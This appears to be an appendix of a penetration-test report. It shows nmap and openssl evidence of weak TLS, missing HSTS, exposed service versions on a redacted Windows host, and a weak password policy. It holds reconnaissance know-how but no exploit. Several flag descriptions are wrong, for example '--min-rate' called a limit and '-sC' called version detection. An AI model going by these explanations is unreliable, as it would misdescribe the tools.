
Figure E.1: Weak TLS version detection by OpenSSL

A screenshot showing the output of the OpenSSL which indicates the SSL/TLS version being used on the target system.

The include flags:

- `-tls_1` : tells openssl to scan for TLS version 1.0
- `-tls_1.1` : tells openssl to scan for TLS version 1.1

Appendix F: Evidence Screenshots of HSTS not configured



```
(kali@kali) [~]
$ export [REDACTED]

(kali@kali)-[~]
$ nmap -sC -p443 --min-rate 2000 $IP --script=http-security-headers
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-20 03:23 CDT
Nmap scan report for [REDACTED]
Host is up (0.0014s latency).

PORT      STATE SERVICE
443/tcp   open  https
| http-security-headers:
|   Strict_Transport_Security:
|_   HSTS not configured in HTTPS Server

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```


Figure F.1: Non-configure HSTS detection

A screenshot showing the output of the Nmap command `--script=http-security-headers -p443 --min-rate 2000` which indicates the security header of the target system.

The include flags:

- `--script=http-security-headers` : tells nmap to run the script that find the security headers
- `-p443` : manual to scan only port 443
- `--min-rate 2000` : limit the packet request to 2000 only

Appendix H: Evidence Screenshots of banner disclosure



```
(kali㉿kali)-[~]
└─$ sudo nmap --script http-methods -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-20 03:16 CDT
Nmap scan report for 
Host is up (0.037s latency).
Not shown: 956 filtered tcp ports (no-response), 37 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Microsoft IIS httpd 8.5
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Microsoft-IIS/8.5
443/tcp    open  https?
445/tcp    open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp   open  ms-sql-s         Microsoft SQL Server 2016 13.00.5026; SP2
3389/tcp   open  ms-wbt-server    Microsoft Terminal Services
5985/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
8081/tcp   open  http             Microsoft IIS httpd 8.5
|_ http-server-header: Microsoft-IIS/8.5
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.09 seconds
```

Figure H.1: Open port with version number detection

A screenshot showing the output of the Nmap command (`--script http-methods -sV`) which indicates the version of the open-ports to the public.

The include flags:

- `--script http-methods` : tells nmap to run on http only
- `-sC` : tell Nmap to find the services' version

Appendix I: Evidence Screenshots of weak password policy

The screenshot displays a password change form with three input fields, each containing a single character: 'abc123', '1', and '1'. A red rectangular box highlights these three fields. To the right of the form, a large green checkmark is visible, indicating a successful password change. Below the checkmark, the text 'ការប្តូរពាក្យសម្ងាត់' (Change Password) and 'ទទួលបានជោគជ័យ' (Successful) are displayed. At the bottom right, there is a blue 'OK' button. The form itself has a blue button labeled 'កែប្រែពាក្យសម្ងាត់' (Change Password) at the bottom left.

Figure I.1: Weak password policy detection

A screenshot showing the output of the change password process which indicates the server could let users changing password by input only one character only.